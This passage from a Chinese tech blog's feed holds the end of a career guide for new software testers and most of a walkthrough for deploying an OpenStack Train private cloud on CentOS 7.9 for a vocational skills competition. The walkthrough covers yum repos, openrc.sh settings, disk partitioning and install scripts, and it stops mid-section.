title="第一阶段：基础（必须掌握）"></a>第一阶段：基础（必须掌握）</h3><table><thead><tr><th>技术</th><th>学什么</th><th>学到什么程度</th></tr></thead><tbody><tr><td><strong>软件测试理论</strong></td><td>测试用例设计方法（等价类、边界值、场景法）</td><td>能独立设计完整用例</td></tr><tr><td><strong>Linux 基础</strong></td><td>常用命令（cd&#x2F;ls&#x2F;grep&#x2F;tail&#x2F;cat&#x2F;vim）</td><td>能在服务器查日志、定位问题</td></tr><tr><td><strong>数据库</strong></td><td>SQL（增删改查、多表连接、子查询）</td><td>能写复杂查询，会分析数据问题</td></tr><tr><td><strong>网络基础</strong></td><td>HTTP 协议、TCP&#x2F;IP、状态码、抓包</td><td>能用 Fiddler&#x2F;Charles 抓包分析接口</td></tr></tbody></table><div class="note warning flat"><p><strong>应届生最容易忽略的</strong>：数据库和 Linux。很多同学只会点点点，面试一问”怎么查日志”就傻眼。这两样是<strong>测试工程师的基本功</strong>，必须扎实。</p></div><h3 id="第二阶段：接口测试（核心竞争力）"><a href="#第二阶段：接口测试（核心竞争力）" class="headerlink" title="第二阶段：接口测试（核心竞争力）"></a>第二阶段：接口测试（核心竞争力）</h3><p>接口测试是当前测试岗的<strong>主流需求</strong>，比 UI 自动化更实用。</p><table><thead><tr><th>工具&#x2F;技术</th><th>说明</th></tr></thead><tbody><tr><td><strong>Postman</strong></td><td>接口测试入门工具，必学</td></tr><tr><td><strong>JMeter</strong></td><td>接口测试 + 性能测试，面试常问</td></tr><tr><td><strong>Requests 库（Python）</strong></td><td>用代码做接口测试，进阶必备</td></tr><tr><td><strong>接口文档理解</strong></td><td>能看懂 Swagger&#x2F;Apifox 文档</td></tr></tbody></table><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 一个最简单的 Python 接口测试示例</span></span><br><span class="line"><span class="keyword">import</span> requests</span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">test_login</span>():</span><br><span class="line">    resp = requests.post(<span class="string">&#x27;https://api.example.com/login&#x27;</span>, json=&#123;</span><br><span class="line">        <span class="string">&#x27;username&#x27;</span>: <span class="string">&#x27;test&#x27;</span>,</span><br><span class="line">        <span class="string">&#x27;password&#x27;</span>: <span class="string">&#x27;123456&#x27;</span></span><br><span class="line">    &#125;)</span><br><span class="line">    <span class="keyword">assert</span> resp.status_code == <span class="number">200</span></span><br><span class="line">    <span class="keyword">assert</span> resp.json()[<span class="string">&#x27;code&#x27;</span>] == <span class="number">0</span>  <span class="comment"># 业务码正确</span></span><br><span class="line">    <span class="keyword">assert</span> <span class="string">&#x27;token&#x27;</span> <span class="keyword">in</span> resp.json()[<span class="string">&#x27;data&#x27;</span>]  <span class="comment"># 返回了 token</span></span><br></pre></td></tr></table></figure><h3 id="第三阶段：自动化测试（薪资分水岭）"><a href="#第三阶段：自动化测试（薪资分水岭）" class="headerlink" title="第三阶段：自动化测试（薪资分水岭）"></a>第三阶段：自动化测试（薪资分水岭）</h3><table><thead><tr><th>方向</th><th>技术</th><th>适合</th></tr></thead><tbody><tr><td><strong>Web UI 自动化</strong></td><td>Selenium &#x2F; Playwright &#x2F; Cypress</td><td>测试网页应用</td></tr><tr><td><strong>App 自动化</strong></td><td>Appium</td><td>测试手机 App</td></tr><tr><td><strong>接口自动化</strong></td><td>Pytest + Requests &#x2F; TestNG</td><td>最主流，性价比最高</td></tr><tr><td><strong>测试框架</strong></td><td>Pytest、Unittest、Allure（报告）</td><td>搭建自己的测试框架</td></tr></tbody></table><div class="note tip flat"><p><strong>强烈建议</strong>：应届生主攻 <strong>Python + Pytest + Requests 做接口自动化</strong>。这是目前最容易出成果、面试最能加分的技术组合。</p></div><h3 id="第四阶段：进阶（高级岗位要求）"><a href="#第四阶段：进阶（高级岗位要求）" class="headerlink" title="第四阶段：进阶（高级岗位要求）"></a>第四阶段：进阶（高级岗位要求）</h3><table><thead><tr><th>技术</th><th>说明</th></tr></thead><tbody><tr><td><strong>CI&#x2F;CD</strong></td><td>Jenkins、GitLab CI，把测试集成到流水线</td></tr><tr><td><strong>Docker</strong></td><td>搭测试环境、隔离测试</td></tr><tr><td><strong>性能测试</strong></td><td>JMeter、Locust，做压测和瓶颈分析</td></tr><tr><td><strong>代码阅读</strong></td><td>能看懂开发写的 Java&#x2F;Python 代码，做白盒测试</td></tr><tr><td><strong>安全测试基础</strong></td><td>SQL 注入、XSS 等常见漏洞</td></tr></tbody></table><hr><h2 id="三、学习路线（6-个月计划）"><a href="#三、学习路线（6-个月计划）" class="headerlink" title="三、学习路线（6 个月计划）"></a>三、学习路线（6 个月计划）</h2><p>如果你是零基础或刚转行，按这个节奏来：</p><h3 id="第-1-个月：打基础"><a href="#第-1-个月：打基础" class="headerlink" title="第 1 个月：打基础"></a>第 1 个月：打基础</h3><ul><li>学完软件测试理论（推荐《软件测试的艺术》）</li><li>Linux 常用命令熟练</li><li>SQL 能写多表查询</li></ul><h3 id="第-2-个月：接口和工具"><a href="#第-2-个月：接口和工具" class="headerlink" title="第 2 个月：接口和工具"></a>第 2 个月：接口和工具</h3><ul><li>Postman 熟练使用</li><li>学 Python 基础语法（如果还不会）</li><li>用 Fiddler 抓包分析真实 App 的接口</li></ul><h3 id="第-3-4-个月：自动化"><a href="#第-3-4-个月：自动化" class="headerlink" title="第 3-4 个月：自动化"></a>第 3-4 个月：自动化</h3><ul><li>学 Pytest 框架</li><li>用 Python + Requests 写接口自动化脚本</li><li>学 Allure 生成测试报告</li><li>把学的东西<strong>整理成一个完整项目</strong>放 GitHub</li></ul><h3 id="第-5-个月：项目和实战"><a href="#第-5-个月：项目和实战" class="headerlink" title="第 5 个月：项目和实战"></a>第 5 个月：项目和实战</h3><ul><li>找一个开源项目练手（比如测试一个博客系统）</li><li>搭建 CI&#x2F;CD（Jenkins + Git）</li><li>学 JMeter 做性能测试</li></ul><h3 id="第-6-个月：求职准备"><a href="#第-6-个月：求职准备" class="headerlink" title="第 6 个月：求职准备"></a>第 6 个月：求职准备</h3><ul><li>写简历（突出项目经验）</li><li>刷面试题</li><li>投简历、面试</li></ul><hr><h2 id="四、简历怎么写"><a href="#四、简历怎么写" class="headerlink" title="四、简历怎么写"></a>四、简历怎么写</h2><p>应届生简历最大的问题：<strong>只有”学了什么”，没有”做了什么”</strong>。</p><h3 id="❌-错误写法"><a href="#❌-错误写法" class="headerlink" title="❌ 错误写法"></a>❌ 错误写法</h3><blockquote><p>熟悉 Python、Selenium、Postman、JMeter，了解 Linux 和数据库。</p></blockquote><p>这种写法 HR 看一眼就过——谁都能这么写。</p><h3 id="✅-正确写法（突出项目）"><a href="#✅-正确写法（突出项目）" class="headerlink" title="✅ 正确写法（突出项目）"></a>✅ 正确写法（突出项目）</h3><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">项目：XX 电商系统接口自动化测试</span><br><span class="line">- 使用 Python + Pytest + Requests 搭建接口自动化测试框架</span><br><span class="line">- 覆盖登录、商品、订单、支付 4 个模块，共 80+ 个测试用例</span><br><span class="line">- 集成 Allure 生成可视化测试报告，接入 Jenkins 实现 CI/CD</span><br><span class="line">- 发现并协助修复 15 个 Bug，其中 3 个为高危（支付金额篡改）</span><br></pre></td></tr></table></figure><p><strong>关键</strong>：有数字、有结果、有技术栈。哪怕是你自己练手的项目，也要这么写。</p><h3 id="简历必须包含的"><a href="#简历必须包含的" class="headerlink" title="简历必须包含的"></a>简历必须包含的</h3><ul><li><strong>一个完整的自动化测试项目</strong>（哪怕是练手的）</li><li>掌握的技术栈（按熟练度排列）</li><li>实习&#x2F;校园项目经历（有的话）</li><li>GitHub 链接（有代码比空口说强）</li></ul><hr><h2 id="五、面试高频问题"><a href="#五、面试高频问题" class="headerlink" title="五、面试高频问题"></a>五、面试高频问题</h2><h3 id="理论类"><a href="#理论类" class="headerlink" title="理论类"></a>理论类</h3><ol><li><strong>测试用例怎么设计？</strong>（经典：给一个电梯&#x2F;水杯&#x2F;登录框，设计测试用例）</li><li><strong>Bug 的生命周期？</strong>（发现→提交→确认→修复→验证→关闭）</li><li><strong>常见的测试方法有哪些？</strong>（黑盒&#x2F;白盒&#x2F;灰盒，等价类&#x2F;边界值&#x2F;场景法）</li></ol><h3 id="技术类"><a href="#技术类" class="headerlink" title="技术类"></a>技术类</h3><ol><li><strong>一个接口返回 500，你怎么排查？</strong>（查日志→看数据库→看服务状态→抓包分析）</li><li><strong>给你一个登录接口，怎么测？</strong>（功能、安全、性能、兼容性多维度）</li><li><strong>Python 的 <code>assert</code> 和 <code>if</code> 判断有什么区别？</strong>（断言失败抛异常，测试框架能捕获）</li></ol><h3 id="场景类"><a href="#场景类" class="headerlink" title="场景类"></a>场景类</h3><ol><li><strong>上线前发现严重 Bug，但开发说修不了，怎么办？</strong>（评估影响→是否阻塞上线→回滚方案）</li><li><strong>如何保证回归测试的效率？</strong>（自动化 + 影响范围分析）</li></ol><div class="note tip flat"><p><strong>面试技巧</strong>：遇到不会的别硬编。可以说”这块我没深入用过，但我的理解是……”，展示你的思考过程比编答案强。</p></div><hr><h2 id="六、职业发展路径"><a href="#六、职业发展路径" class="headerlink" title="六、职业发展路径"></a>六、职业发展路径</h2><p>测试不是终点，而是一个起点。常见的发展路径：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line">初级测试工程师（1-2 年）</span><br><span class="line">    ↓</span><br><span class="line">中级测试工程师 / 自动化测试（3-5 年）</span><br><span class="line">    ↓</span><br><span class="line">高级测试开发工程师（5-8 年）</span><br><span class="line">    ↓</span><br><span class="line">测试专家 / 测试经理 / 质量负责人（8 年+）</span><br></pre></td></tr></table></figure><h3 id="几个方向选择"><a href="#几个方向选择" class="headerlink" title="几个方向选择"></a>几个方向选择</h3><table><thead><tr><th>方向</th><th>特点</th><th>适合</th></tr></thead><tbody><tr><td><strong>技术专家</strong></td><td>深耕自动化、性能、安全</td><td>喜欢钻研技术</td></tr><tr><td><strong>测试管理</strong></td><td>带团队、定流程、控质量</td><td>沟通强、有领导力</td></tr><tr><td><strong>转开发</strong></td><td>测试转开发（测试开发岗天然适合）</td><td>编码能力强</td></tr><tr><td><strong>转产品&#x2F;项目</strong></td><td>懂质量的 PM 很吃香</td><td>全局观好</td></tr></tbody></table><hr><h2 id="七、给应届生的几句实话"><a href="#七、给应届生的几句实话" class="headerlink" title="七、给应届生的几句实话"></a>七、给应届生的几句实话</h2><div class="note warning flat"><p><strong>几条掏心窝的建议：</strong></p></div><ol><li><p><strong>别只做”点点点”</strong>。手工测试 3 年和 3 个月没区别，要有意识地学自动化。</p></li><li><p><strong>第一份工作宁缺毋滥</strong>。宁愿去小公司做自动化，也别去大厂外包做纯手工。前者能成长，后者会被榨干。</p></li><li><p><strong>代码能力是分水岭</strong>。会写代码的测试（测试开发）薪资是纯手工的 2-3 倍。<strong>Python 是性价比最高的选择</strong>。</p></li><li><p><strong>GitHub 要有东西</strong>。面试官看简历，有 GitHub 项目链接的会多看两眼。哪怕只是一个接口测试的小项目。</p></li><li><p><strong>主动找 Bug，别等分配</strong>。初级测试最容易”混”，主动去挖深层次问题，才能快速成长。</p></li><li><p><strong>文档能力被严重低估</strong>。能写清楚 Bug 报告、测试方案、测试报告的人，晋升更快。</p></li><li><p><strong>不要看不起测试</strong>。测试做得好，比一半的开发更有价值——因为你能挡住线上事故。</p></li></ol><hr><h2 id="总结"><a href="#总结" class="headerlink" title="总结"></a>总结</h2><table><thead><tr><th>阶段</th><th>目标</th></tr></thead><tbody><tr><td>入行（0-1 年）</td><td>扎实功能测试 + Linux + SQL + 接口测试</td></tr><tr><td>成长（1-3 年）</td><td>掌握自动化（Python + Pytest），有完整项目</td></tr><tr><td>进阶（3-5 年）</td><td>测试开发、CI&#x2F;CD、性能测试，能独立搭框架</td></tr><tr><td>突破（5 年+）</td><td>测试专家 &#x2F; 管理岗 &#x2F; 转测试开发</td></tr></tbody></table><p>测试这条路，<strong>入门容易、精通难，但天花板不低</strong>。关键是别停留在”点点点”，持续往技术深度走。</p><p>如果你正在准备面试或学习，欢迎在评论区交流，我会尽量回复。</p><hr><p><a href="/">⬅️ 返回首页</a> ｜ <a href="/archives/">📖 更多文章</a></p>]]>
    </content>
    <id>https://blog.u8m.cn/posts/61445b48ee35/</id>
    <link href="https://blog.u8m.cn/posts/61445b48ee35/"/>
    <published>2026-07-19T02:00:00.000Z</published>
    <summary>面向应届生和实习生的测试工程师入行指南：手工测试到自动化测试的技术栈、学习路线、简历准备和面试要点，以及初级到高级测试工程师的职业发展路径。</summary>
    <title>应届生入行测试工程师：技术路线、学习清单与求职建议</title>
    <updated>2026-08-20T08:47:43.352Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="OpenStack" scheme="https://blog.u8m.cn/tags/OpenStack/"/>
    <category term="私有云" scheme="https://blog.u8m.cn/tags/%E7%A7%81%E6%9C%89%E4%BA%91/"/>
    <category term="Linux" scheme="https://blog.u8m.cn/tags/Linux/"/>
    <category term="比赛" scheme="https://blog.u8m.cn/tags/%E6%AF%94%E8%B5%9B/"/>
    <content>
      <![CDATA[<p>2023 年我参加了全国职业技能大赛「私有云搭建」赛项，这篇文章是我从备战到实践总结出的 OpenStack 平台搭建完整流程。</p><p>无论你是准备比赛，还是想学习企业级私有云搭建，这篇都能帮你少走弯路。</p><hr><h2 id="背景"><a href="#背景" class="headerlink" title="背景"></a>背景</h2><p>全国职业技能大赛「私有云」赛项主要考察选手在规定时间内，基于 CentOS 7.9 + 先电 IaaS 平台（OpenStack Train 版）搭建完整私有云平台的能力。</p><p>比赛的核心是<strong>速度和准确性</strong>——不是让你从零编译 OpenStack，而是用官方提供的脚本快速部署，然后在平台上完成各类题目。</p><div class="note info flat"><p><strong>技术栈：</strong></p><ul><li>操作系统：CentOS 7.9（CentOS-7-x86_64-DVD-2009.iso）</li><li>IaaS 平台：先电 chinaskills_cloud_iaas_v2.0.3（基于 OpenStack Train 版）</li><li>架构：双节点（Controller 控制节点 + Compute 计算节点）</li></ul></div><h2 id="一、比赛环境说明"><a href="#一、比赛环境说明" class="headerlink" title="一、比赛环境说明"></a>一、比赛环境说明</h2><p>比赛现场一般提供三个资源：</p><table><thead><tr><th>资源</th><th>说明</th></tr></thead><tbody><tr><td><strong>OpenStack 平台</strong></td><td>提供 IP&#x2F;账号&#x2F;密码，登录后创建云主机答题</td></tr><tr><td><strong>答题平台</strong></td><td>提供题目，<strong>必须提交当前题才能做下一题</strong>，提交后立即显示得分</td></tr><tr><td><strong>文件服务器</strong></td><td>提供所有软件包（yum 源基于 http 搭建）</td></tr></tbody></table><div class="note warning flat"><p><strong>答题规则关键点：</strong></p><ol><li>答题平台提交时需要填 <strong>用户名（root）、密码（000000）、IP 地址</strong></li><li>判分机制：只要提交时虚拟机上有正确答案就得分，即使后面搭建失败也不影响已得分</li><li>搭建失败不用慌，<strong>快速搭建到题目需要的部分即可</strong></li></ol></div><h2 id="二、基础配置"><a href="#二、基础配置" class="headerlink" title="二、基础配置"></a>二、基础配置</h2><h3 id="2-1-配置主机名和域名解析"><a href="#2-1-配置主机名和域名解析" class="headerlink" title="2.1 配置主机名和域名解析"></a>2.1 配置主机名和域名解析</h3><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 控制节点</span></span><br><span class="line">[root@controller ~]# hostnamectl set-hostname controller</span><br><span class="line"><span class="comment"># 计算节点</span></span><br><span class="line">[root@compute ~]# hostnamectl set-hostname compute</span><br><span class="line"></span><br><span class="line"><span class="comment"># 两台都配置 hosts 解析</span></span><br><span class="line">[root@controller ~]# <span class="built_in">cat</span> &gt;&gt; /etc/hosts &lt;&lt; <span class="string">EOF</span></span><br><span class="line"><span class="string">10.60.3.7  controller</span></span><br><span class="line"><span class="string">10.60.3.21 compute</span></span><br><span class="line"><span class="string">EOF</span></span><br></pre></td></tr></table></figure><p>云主机默认没有 selinux 和防火墙，不用处理。</p><h2 id="三、搭建-YUM-源"><a href="#三、搭建-YUM-源" class="headerlink" title="三、搭建 YUM 源"></a>三、搭建 YUM 源</h2><p>比赛用文件服务器通过 http 挂载 yum 源。假设文件服务器 IP 是 <code>10.60.2.20</code>：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line">[root@controller ~]# <span class="built_in">cat</span> &gt; /etc/yum.repos.d/http.repo &lt;&lt; <span class="string">EOF</span></span><br><span class="line"><span class="string">[centos]</span></span><br><span class="line"><span class="string">name=centos</span></span><br><span class="line"><span class="string">baseurl=http://10.60.2.20/centos</span></span><br><span class="line"><span class="string">gpgcheck=0</span></span><br><span class="line"><span class="string">enabled=1</span></span><br><span class="line"><span class="string">[iaas]</span></span><br><span class="line"><span class="string">name=iaas</span></span><br><span class="line"><span class="string">baseurl=http://10.60.2.20/iaas/iaas-repo</span></span><br><span class="line"><span class="string">gpgcheck=0</span></span><br><span class="line"><span class="string">enabled=1</span></span><br><span class="line"><span class="string">EOF</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># 验证 yum 源</span></span><br><span class="line">[root@controller ~]# yum clean all &amp;&amp; yum repolist</span><br></pre></td></tr></table></figure><p>正常会显示 <code>centos</code> 和 <code>iaas</code> 两个源，包数量约 5000+。</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 传给计算节点</span></span><br><span class="line">[root@controller ~]# scp /etc/yum.repos.d/http.repo compute:/etc/yum.repos.d/</span><br></pre></td></tr></table></figure><h2 id="四、修改环境变量-openrc-sh"><a href="#四、修改环境变量-openrc-sh" class="headerlink" title="四、修改环境变量 openrc.sh"></a>四、修改环境变量 openrc.sh</h2><p>先安装 iaas 主包：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">[root@controller ~]# yum install openstack-iaas -y</span><br></pre></td></tr></table></figure><h3 id="4-1-批量去除注释"><a href="#4-1-批量去除注释" class="headerlink" title="4.1 批量去除注释"></a>4.1 批量去除注释</h3><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">[root@controller ~]# sed -i -e <span class="string">&#x27;s/^#//&#x27;</span>g /etc/openstack/openrc.sh</span><br></pre></td></tr></table></figure><h3 id="4-2-批量修改密码为-000000"><a href="#4-2-批量修改密码为-000000" class="headerlink" title="4.2 批量修改密码为 000000"></a>4.2 批量修改密码为 000000</h3><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">[root@controller ~]# sed -i -e <span class="string">&#x27;s/PASS=/PASS=000000/&#x27;</span>g /etc/openstack/openrc.sh</span><br></pre></td></tr></table></figure><h3 id="4-3-关键参数修改"><a href="#4-3-关键参数修改" class="headerlink" title="4.3 关键参数修改"></a>4.3 关键参数修改</h3><p>打开 <code>/etc/openstack/openrc.sh</code>，重点改这几个：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">#--------------------system Config--------------------##</span></span><br><span class="line">HOST_IP=10.60.3.7              <span class="comment"># 控制节点 IP（改成你的）</span></span><br><span class="line">HOST_PASS=000000               <span class="comment"># 控制节点密码</span></span><br><span class="line">HOST_NAME=controller</span><br><span class="line">HOST_IP_NODE=10.60.3.21        <span class="comment"># 计算节点 IP（改成你的）</span></span><br><span class="line">HOST_PASS_NODE=000000</span><br><span class="line">HOST_NAME_NODE=compute</span><br><span class="line"></span><br><span class="line"><span class="comment">#--------------------Chrony Config-------------------##</span></span><br><span class="line">network_segment_IP=10.60.3.0/24    <span class="comment"># 时间同步网段</span></span><br><span class="line"></span><br><span class="line"><span class="comment">#--------------------Neutron Config-------------------##</span></span><br><span class="line">INTERFACE_NAME=eth1              <span class="comment"># ⚠️ 第二张网卡！不要用正常通信的网卡</span></span><br><span class="line">Physical_NAME=provider</span><br><span class="line">minvlan=1</span><br><span class="line">maxvlan=1000</span><br><span class="line"></span><br><span class="line"><span class="comment">#--------------------Cinder Config--------------------##</span></span><br><span class="line">BLOCK_DISK=vdb1                  <span class="comment"># Cinder 挂载点（需先分区）</span></span><br><span class="line"></span><br><span class="line"><span class="comment">#--------------------Swift Config---------------------##</span></span><br><span class="line">OBJECT_DISK=vdb2                 <span class="comment"># Swift 挂载点</span></span><br><span class="line">STORAGE_LOCAL_NET_IP=10.60.3.21  <span class="comment"># 计算节点 IP</span></span><br><span class="line"></span><br><span class="line"><span class="comment">#--------------------Manila Config----------------##（v2.0.3 新增）</span></span><br><span class="line">SHARE_DISK=vdb3                  <span class="comment"># 文件共享挂载点</span></span><br></pre></td></tr></table></figure><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 传给计算节点</span></span><br><span class="line">[root@controller ~]# scp /etc/openstack/openrc.sh compute:/etc/openstack/openrc.sh</span><br></pre></td></tr></table></figure><h2 id="五、计算节点分区"><a href="#五、计算节点分区" class="headerlink" title="五、计算节点分区"></a>五、计算节点分区</h2><div class="note danger flat"><p><strong>重要坑：</strong> 云主机用 cinder 挂载的硬盘启动后默认挂载在 <code>/mnt</code> 下，分区前必须先 <code>umount</code>！</p></div><p>这个版本多了 manila 文件共享服务，需要分三个区：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 先取消挂载</span></span><br><span class="line">[root@compute ~]# umount /mnt</span><br><span class="line"></span><br><span class="line"><span class="comment"># 分区（fdisk /dev/vdb）</span></span><br><span class="line">[root@compute ~]# fdisk /dev/vdb</span><br><span class="line"><span class="comment"># 依次输入：</span></span><br><span class="line">n → 回车三下 → +15G    <span class="comment"># vdb1 给 cinder</span></span><br><span class="line">n → 回车三下 → +15G    <span class="comment"># vdb2 给 swift</span></span><br><span class="line">n → 回车三下 → +15G    <span class="comment"># vdb3 给 manila</span></span><br><span class="line">w                      <span class="comment"># 保存</span></span><br></pre></td></tr></table></figure><p>验证：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line">[root@compute ~]# lsblk</span><br><span class="line">NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT</span><br><span class="line">vda    253:0    0  100G  0 disk</span><br><span class="line">└─vda1 253:1    0  100G  0 part /</span><br><span class="line">vdb    253:16   0   50G  0 disk</span><br><span class="line">├─vdb1 253:17   0   15G  0 part</span><br><span class="line">├─vdb2 253:18   0   15G  0 part</span><br><span class="line">└─vdb3 253:19   0   15G  0 part</span><br></pre></td></tr></table></figure><h2 id="六、脚本安装"><a href="#六、脚本安装" class="headerlink" title="六、脚本安装"></a>六、脚本安装</h2><h3 id="6-1-初始化环境"><a href="#6-1-初始化环境" class="headerlink" title="6.1 初始化环境"></a>6.1 初始化环境</h3><p><strong>两台节点都要执行：</strong></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">[root@controller ~]# iaas-pre-host.sh</span><br><span class="line">[root@compute ~]# iaas-pre-host.sh</span><br></pre></td></tr></table></figure><div class="note warning flat"><p><strong>必须重启！</strong> 脚本执行完会提示重启，否则 rabbitmq 服务会报错。重启后用 SSH 重新连接。</p></div><h3 id="6-2-安装控制节点服务（按顺序！）"><a href="#6-2-安装控制节点服务（按顺序！）" class="headerlink" title="6.2 安装控制节点服务（按顺序！）"></a>6.2 安装控制节点服务（按顺序！）</h3><div class="note danger flat"><p><strong>核心原则：先装完 Controller 所有服务，再装 Compute！顺序错了会出问题。</strong></p></div><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br></pre></td><td class="code"><pre><span class="line">[root@controller ~]# iaas-install-mysql.sh</span><br><span class="line">[root@controller ~]# iaas-install-keystone.sh</span><br><span class="line">[root@controller ~]# iaas-install-glance.sh</span><br><span class="line">[root@controller ~]# iaas-install-placement.sh          <span class="comment"># 新增，搭配 nova</span></span><br><span class="line">[root@controller ~]# iaas-install-nova-controller.sh</span><br><span class="line">[root@controller ~]# iaas-install-neutron-controller.sh</span><br><span class="line">[root@controller ~]# iaas-install-dashboard.sh</span><br><span class="line">[root@controller ~]# iaas-install-cinder-controller.sh</span><br><span class="line">[root@controller ~]# iaas-install-swift-controller.sh</span><br></pre></td></tr></table></figure><h3 id="6-3-安装计算节点服务"><a href="#6-3-安装计算节点服务" class="headerlink" title="6.3 安装计算节点服务"></a>6.3 安装计算节点服务</h3><p>控制节点全部装完后，再装计算节点：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">[root@compute ~]# iaas-install-nova-compute.sh</span><br><span class="line">[root@compute ~]# iaas-install-neutron-compute.sh</span><br><span class="line">[root@compute ~]# iaas-install-cinder-compute.sh</span><br><span class="line">[root@compute ~]# iaas-install-swift-compute.sh</span><br></pre></td></tr></table></figure><h2 id="七、验证平台"><a href="#七、验证平台" class="headerlink" title="七、验证平台"></a>七、验证平台</h2><p>安装完成后，浏览器访问 Dashboard：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://10.60.3.7/dashboard</span><br></pre></td></tr></table></figure><ul><li>账号：<code>admin</code></li><li>密码：<code>000000</code>（或你在 openrc.sh 里设的 ADMIN_PASS）</li></ul><p>能看到登录界面就说明基础平台搭建成功。</p><h2 id="比赛实战经验"><a href="#比赛实战经验" class="headerlink" title="比赛实战经验"></a>比赛实战经验</h2><h3 id="1-时间分配"><a href="#1-时间分配" class="headerlink" title="1. 时间分配"></a>1. 时间分配</h3><table><thead><tr><th>阶段</th><th>建议时间</th></tr></thead><tbody><tr><td>环境准备 + YUM 源</td><td>10 分钟</td></tr><tr><td>openrc.sh 配置</td><td>5 分钟</td></tr><tr><td>分区 + 脚本初始化</td><td>10 分钟</td></tr><tr><td>安装平台服务</td><td>30-40 分钟</td></tr><tr><td>答题</td><td>剩余时间</td></tr></tbody></table><h3 id="2-常见踩坑"><a href="#2-常见踩坑" class="headerlink" title="2. 常见踩坑"></a>2. 常见踩坑</h3><div class="note warning flat"><p><strong>脚本执行失败？</strong> 多数是环境变量未加载完就执行了下一步。解决：每个脚本执行前手动加载一次：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">[root@controller ~]# <span class="built_in">source</span> /etc/openstack/openrc.sh</span><br></pre></td></tr></table></figure></div><table><thead><tr><th>问题</th><th>解决办法</th></tr></thead><tbody><tr><td>脚本报错连不上数据库</td><td>检查 mysql 服务：<code>systemctl status mariadb</code></td></tr><tr><td>nova 服务起不来</td><td>检查 rabbitmq：<code>systemctl status rabbitmq-server</code></td></tr><tr><td>网络服务异常</td><td>确认 <code>INTERFACE_NAME</code> 填的是<strong>第二张网卡</strong></td></tr><tr><td>搭到一半失败</td><td>不用重来，快速重跑失败的脚本即可</td></tr></tbody></table><h3 id="3-2023-年参赛心得"><a href="#3-2023-年参赛心得" class="headerlink" title="3. 2023 年参赛心得"></a>3. 2023 